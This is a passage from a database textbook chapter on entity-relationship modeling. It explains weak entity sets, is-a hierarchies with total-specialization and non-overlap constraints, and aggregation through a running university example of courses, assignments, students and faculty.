Example 2.24. Consider the following additions to the previous examples. Each course is typically organized multiple times, e.g., the Database course of Computer Science can be organized recurringly in the spring term of every year. Hence, to uniquely identify a **course instance**, we need to know the course and the **term** it is taught in. The term itself is composed of an **academic year** and a **semester** in that year (e.g., Spring and Fall). Students **enroll** into **course instances** and at-least one faculty member is assigned to **teach** each course instance. Each course instance has its own **assignments**. As such, **assignment 1** can refer to multiple assignments. First, multiple assignments **assignment 1** can exist for multiple instances of the same course. Second, multiple assignments **assignment 1** can exist for instances of different courses. Hence, to uniquely identify an assignment, we need the assignment identifier and the course instance the assignment is part of. To ensure courses have reasonable limits, the university regulations enforce that courses can have **at-most fifteen** assignments. In Figure 2.15, we define a schema of entity set **Program** and weak entity sets **Course**, **CInstance**, and **Assignment** that adheres to the above requirements.




Figure 2.15: A schema modeling the situation described in Example 2.24. For the entity set **Program**, we have omitted all attributes except the key. We have omitted all attributes of the entity sets **Student** and **Faculty**.

Now consider a weak entity A in the weak entity set **Assignment**. The assignment A is uniquely identified by a quintuple (pc, cc, y, s, n) such that n is the **assignment number** of assignment A and the quadruple (pc, cc, y, s) uniquely identifies the course instance I in weak entity set **CInstance** assignment A is part of. In the quadruple (pc, cc, y, s) that identifies course instance I, y is the **academic year** and s the **semester** of course instance I and the pair (pc, cc) identifies the course C in weak entity set **Course** instantiated by I. Finally, in the pair (pc, cc) that identifies course C, cc is the course code of course C and pc uniquely identifies the program in entity set **Program** to which course C belongs.

Typically, weak entity sets **have a partial key**. This is not required, however. If a weak entity set does **not** have a partial key, then only the identifying entities uniquely identify weak entity in the set. Consider a weak entity set **S** **without a partial key** holding weak entities with identifying entity sets $\mathbf{E}_1, \ldots, \mathbf{E}_n$. At most a single weak entity in **S** can depend on each n-tuple of entities $(e_1, \ldots, e_n) \in (\mathbf{E}_1 \times \cdots \times \mathbf{E}_n)$. Hence, in this case, the n-tuple of entities $(e_1, \ldots, e_n)$ together own an **optional** weak entity.

Example 2.25. We further build on the situation of Example 2.24 by expressing that each course instance can have at-most a single **final exam** (in other words, course instances own an optional final exam) organized at a given date and time. Hence, the **final exam** is uniquely identified by the course instance it belongs to. In Figure 2.16, we define a scheme that models this final exam as an **optional** weak entity set **Final**.




Figure 2.16: **Two schemas** modeling an optional final exam for course instances as described in Example 2.25. We observe that these two schemas are effectively identical: due to the absence of a partial key in weak entity set **Final**, the **at-most once** cardinality constraint added in the ER-diagram on the **right** does not place further restrictions on the identifying relationship `F_of`. We refer to Figure 2.15 for the schema of weak entity set **CInstance**.

In all previous examples the weak entities depend on a single identifying entity. Although this is usually the case, it is not required: weak entities can depend on **multiple identifying entities**.

Example 2.26. The university has determined that some courses are becoming too large for a single faculty member to teach. Hence, the university will allow **multiple course instances** at the same time. Each of these course instances will have a distinct teacher. Hence, this situation can be modeled by making weak entities representing course instances that depend on both a course and a faculty member. In Figure 2.17, we define the schema that models such course instances.

Weak entities that depend on **multiple identifying entities** are especially useful to model non-binary relationships with **complex cardinality constraints**.

Example 2.27. Consider projects as described in Example 2.17. Projects are uniquely defined by the student and the program. Hence, we can represent projects by a **weak entity set** **Project** with identifying entity sets **Student** and **Program**. The identifying relationships between weak entities in **Project**, entities in **Student**, and entities in **Program** ensure that a student can only partake in one final project per program. As **Project** is a weak entity set, we can use a normal exact-once-to-many relationship set to assign a supervisor to each project. In Figure 2.18, we define this schema of weak entity set **Project**.

Finally, we note that weak entities are not required to have **any attributes** altogether. Such weak entities can occur when we use weak entities to model non-binary relationship sets with **complex cardinality constraints**. Furthermore, we will use weak entities **without any** attributes in several technical results. Outside of these purposes, we generally do not recommend the usage of weak entities without attributes due to their limited **semantics**: usually, other building blocks can model the same data and better express the **semantics** of that data.

2.2.2 Entity set hierarchies and is-a relationships

An entity set is a set of entities that represent **unique things** that **behave similar**: all entities in an entity have the same schema (e.g., define the same attributes) and can partake in the same relationship sets.




Figure 2.17: A schema modeling weak entity set **CInstances** as described in Example 2.26. Here, the weak entity set **CInstance** has two identifying entity sets, due to which distinct teachers can organize distinct instances of the same course in the same term.




Figure 2.18: A schema modeling the weak entity set **Project** as described in Example 2.27. This schema correctly represents the cardinality constraints for final projects previously outlined in Example 2.17. We have omitted the attributes of entity sets **Program**, **Student**, and **Faculty**.

Now consider a set of entities **S** that **behave mostly-similar**. For example, all of them define attributes named a for all names $a \in \mathcal{A}$, all of them have a primary key $\mathcal{B} \subseteq \mathcal{A}$, and all of them can partake in relationships with other entity set **E**. A subset $\mathbf{T} \subset \mathbf{S}$ of the entities in **S** define **additional attributes** named a' for all names $a' \in \mathcal{A}'$, however. As all entities in an entity set need to have **the same schema**, we cannot make an entity set holding all entities of **S**. Instead, we need to make **two** entity sets: entity set $\mathbf{E_T}$ holding the entities in **T** and entity set $\mathbf{E_{S \setminus T}}$ holding the remaining entities $\mathbf{S} \setminus \mathbf{T}$.

Anyone familiar with **object-oriented programming** will directly recognize that the entity set $\mathbf{E_T}$ is a **specialization** of the entity set $\mathbf{E_{S \setminus T}}$. This **conceptual connection** between entity sets $\mathbf{E_T}$ and $\mathbf{E_{S \setminus T}}$ is **lost** by modeling them as distinct entity sets, however. As $\mathbf{E_T}$ and $\mathbf{E_{S \setminus T}}$ are **distinct entity sets**, we **lose the insight** that the entities in these sets behave mostly similar: we cannot express that the entities in $\mathbf{E_T}$ and $\mathbf{E_{S \setminus T}}$ have

a **shared primary key** and we need to define **two distinct** relationship sets to define the **shared participation** in relationships with entities in set **E**.

Example 2.28. Up till now, we have modeled students and faculty as completely separate entity sets. At the university, students and faculty have a lot in common, however: all students and faculty members have **names**, a unique **identifier**, a unique university-provided **e-mail address**, and a **date of birth**. Furthermore, all students and faculty members can **register** for university-wide events such as the opening of the academic year and the end-of-year celebrations. Students and faculty members also differ, however: students can **enroll** in courses, while faculty members hold either a tenured or non-tenured **position** at the assistant, associate, or full professor **rank** and, as seen in Example 2.16, can **mentor** students. We conclude that both students and faculty members are specializations of the **concept of a person**.

We express **specializations** using **is-a hierarchies** by specifying the **roles** in this hierarchy and by specifying which roles are **specializations**. In an ER-diagram, we represent roles similar to the definition of the schema of an **entity set**. To distinguish between roles and entities, we draw role rectangles with a background color, however. Each **role** of an is-a hierarchy is connected to its direct **specialization roles** via an **ISA-labeled triangle**. One can use multiple levels of is-a hierarchies to express more complex hierarchies of specialized roles. We call the least-generalized role in a hierarchy the **root role**. We illustrated the representation of a single-level is-a hierarchy in Figure 2.19.




Figure 2.19: The ER-diagram notation to define an **is-a hierarchy**. In this hierarchy, the **Root** role has two specializations named **Specialization 1** and **Specialization 2**. We have omitted the attributes of the roles **Root**, **Specialization 1**, and **Specialization 2**.

Example 2.29. We revisit the situation described in Example 2.28: besides **students** and **faculty members**, the university also employs **staff members**. Both staff members and faculty members are **employees**, have an **hourly wage**, and have **working time** (the number of hours they are expected to work per week). In Figure 2.20, we define the is-a hierarchy for the roles **Person**, **Student**, **Employee**, **Faculty**, and **Staff**. In this hierarchy, the role **Person** is the **root role** and all other roles are **specializations** of this root role. In addition, the **Faculty** and **Staff** roles are specializations of the role **Employee**.

Next, we shall define how an **is-a hierarchy** defines the **schemas of closely-related entity sets**. Consider the is-a hierarchy with roles $\mathcal{R}$. We say that a **set of roles** $\mathcal{C} \subseteq \mathcal{R}$ is **complete** if, for every role $\mathbf{R} \in \mathcal{C}$, all **ancestor roles** of **R** are also in $\mathcal{C}$. For every **complete set of roles** $\mathcal{C} \subseteq \mathcal{R}$, the is-a hierarchy **defines the schema** of a distinct entity set $\mathbf{E}_{\mathcal{C}}$ whose behavior matches the behavior specified for each role in $\mathcal{C}$. In specific, the schema of $\mathbf{E}_{\mathcal{C}}$ consists of (1.) the **name** $\mathbf{E}_{\mathcal{C}}$; (2.) the schema of the **attributes** each role in $\mathcal{C}$ defines; and (3.) the **primary key** defined by the root role in $\mathcal{C}$. In addition, $\mathbf{E}_{\mathcal{C}}$ satisfies all **candidate keys** defined by roles in $\mathcal{C}$ (e.g., in the documentation that accompanies the ER-diagram). We note that the schema $\mathbf{E}_{\mathcal{C}}$ uniquely defines a primary key for $\mathbf{E}_{\mathcal{C}}$: all roles in an is-a hierarchy have the **root role** as an ancestor.

Example 2.30. Consider the is-a hierarchy of Figure 2.20. In this hierarcy, a person can be a student, an employee, a staff member, and a faculty member at the same time. In specific, this is-a hierarchy defines the schemas of **ten** distinct entity sets, namely one schema for each of the following sets of roles




Figure 2.20: An is-a hierarchy describing the roles **Person**, **Student**, and **Faculty**. Here, the **Student** and **Faculty** roles are specializations of the base role **Person**. We have omitted the attributes of the entity sets **Event** and **Course**.

{**Person**}, {**Person**, **Student**}, {**Person**, **Student**, **Employee**}, {**Person**, **Student**, **Employee**, **Staff**}, {**Person**, **Student**, **Employee**, **Faculty**}, {**Person**, **Student**, **Employee**, **Staff**, **Faculty**}, {**Person**, **Employee**}, {**Person**, **Employee**, **Staff**}, {**Person**, **Employee**, **Faculty**}, {**Person**, **Employee**, **Staff**, **Faculty**}.

Each of these schemas is defined by the roles they represent. For example, the schema for the set of roles

{**Person**, **Student**, **Employee**, **Staff**}

defines an entity set named $\mathbf{E}_{\{\textbf{Person, Student, Employee, Staff}\}}$; whose schema defines attributes named *name*, *e-mail*, *pid*, and *dob* (from the role **Person**), attributes named *wage* and *wtime* (from the role **Employee**); and has a primary key named *pid* (from the role **Person**). The entity set $\mathbf{E}_{\{\textbf{Person, Student, Employee, Staff}\}}$ can partake with entity set **Event** in the relationship set named Register (from the role **Person**) and can partake with entity set **Course** in the relationship set named Enroll (from the role **Student**). Finally, the entity set $\mathbf{E}_{\{\textbf{Person, Student, Employee, Staff}\}}$ can partake with entity set $\mathbf{E}_{\mathcal{C}}$ in the relationship set named Mentors for every complete set of roles $\mathcal{C}$ that includes the **Faculty** role (from the role Student).

We note the similarity between is-a hierarchies and class hierarchies as used in object-oriented programming. There is a major semantic difference, however: by default, a unique thing can be a member of multiple roles defined by the is-a hierarchy.

To restrict the entity sets defined by an is-a hierarchy, we can specify role constraints that restrict which

sets of roles define entity sets. Consider an is-a hierarchy with base role **R** and specialization roles $\mathbf{S}_1, \ldots,$ $\mathbf{S}_n$. We introduce two common types of constraints:

1. The is-a hierarchy **requires total specialization** if only sets of roles $\mathcal{C}$ with $\mathbf{S} \in \mathcal{R}$ for some $\mathbf{S} \in \{\mathbf{S}_1, \ldots, \mathbf{S}_n\}$ define entity sets. In an ER-diagram, we express a **total specialization constraint** by using the notation of Figure 2.21, **left**.

2. For any $\mathbf{S} \in \{\mathbf{S}_1, \ldots, \mathbf{S}_n\}$, the is-a hierarchy **requires non-overlap of role S** if $\mathbf{S} \in \mathcal{C}$ implies that $\mathbf{S}' \notin \mathcal{C}$ for all other specializations $\mathbf{S}' \in \{\mathbf{S}_1, \ldots, \mathbf{S}_n\}, \mathbf{S}' \neq \mathbf{S}$. In an ER-diagram, we express a **non-overlap constraint** for role $\mathbf{S}_1$ by using the notation of Figure 2.21, **right**.




Figure 2.21: The ER-diagram notation to define **role constraints** in is-a hierarchies. The notation on the **left** denotes **total specialization** and the notation on the **right** denotes **non-overlap of role S_1**.

Not all role constraints can be expressed by total specialization constraints and non-overlap constraints. Typically, these additional role constraints are described in the documentation that accompanies the ER-diagram.

Example 2.31. Every person at the university is either a student, a staff member, or a faculty member. Hence, we require **total specialization** of the role **Person**. A staff member cannot be a faculty member and vice versa. Hence, we require **non-overlap** of roles **Faculty** and **Staff**. Finally, a student can be a **teaching assistant**, during which the student is also an employee (but not a staff member or a faculty member). Unfortunately, we cannot express this role constraint using a total specialization or a non-overlap constraint. In Figure 2.22, we present an updated version of the ER-diagram from Figure 2.20 that includes the role constraints that we can express.

Up till now, we have only looked at **entity is-a hierarchies** to define the schemas of a hierarchy of **closely-related entity sets**. In these is-a hierarchies, the **root role** defines the primary key of all these entity sets. We can also use is-a hierarchies to define the schemas of a hierarchy of **closely-related weak entity sets**. In such a **weak entity is-a hierarchy**, the notation of a root role is similar of that of a weak entity set and the root role defines the **partial key** and the **identifying relationship sets** for all weak entity sets whose schema is defined by the is-a hierarchy.

Example 2.32. Consider the weak entity set **Course** as defined in Figure 2.15. Several programs organize **self-study courses** that students can complete online on their own terms. These self-study courses are typically used to teach students about regulations, e.g., the university policy on plagiarism. Each self-study course has a **url** with the course content and the expected **duration** (in hours) to complete the course. Every course is either a **self-study course** or a **classical course**. As students can complete self-study courses on their own terms without supervision, self-study courses do not have **course instances**. Each self-study course does have a responsible organizer, however. After a student starts a self-study course, the course will store the completion **status** of the student (a percentage). In Figure 2.23, we present an updated version of the ER-diagram of Figure 2.15 that reflects the distinction between **self-study courses** and **classical courses**. Note that we can further update Figure 2.23 to model the entity sets **Student** and **Faculty** using the **entity is-a hierarchy** of Figure 2.20 or Figure 2.22.




Figure 2.22: The is-a hierarchy from Figure 2.20 with the additional role constraints of Example 2.31 to limit the entity sets defined by this hierarchy. Note that the role constraint **a student cannot be a staff member or faculty member** is not expressible via a total specialization constraint or a non-overlap constraint.

2.2.3 Aggregations and higher-order relationships

As stated in Section 2.1.3, **relationships** represent unique connections between **entities**. In Section 2.2.1 and Section 2.2.2, we further generalized relationships to represent unique connections between **things** resembling entities (entities, weak entities, and members of is-a hierarchies). Hence, we only exclude relationships between **other relationships** and **things** resembling entities.

Example 2.33. Consider projects as described in Example 2.17: each student can only partake in one final project per program, we can represent projects as a relationship set Project connecting entity sets **Student** and **Program**. In Figure 2.24, we present the resulting ER-diagram.

Assume we have an entity set **Faculty**. The university requires that each final project has a **supervising** faculty member. Furthermore, for the evaluation of final projects, the supervisor will assemble an **evaluation committee** consisting of at-least one other faculty members. As Project is a relationship set, we cannot model these connections between Project and **Faculty** as a normal relationship set, however.

We use **aggregation** to lift the limitation of **relationships**: **aggregation** is used to treat a **relationship** as a **unique thing** that can partake in other relationships. As such, **aggregations** enable higher-order relationships that can connect any parts of an ER-diagram.

Example 2.34. Consider the relationship set Project of Example 2.33. If we create an aggregation **A** of relationship set Project, then we can express the **supervising** faculty member and the **evaluation committees** as relationship sets connecting **A** and the entity set **Faculty**.

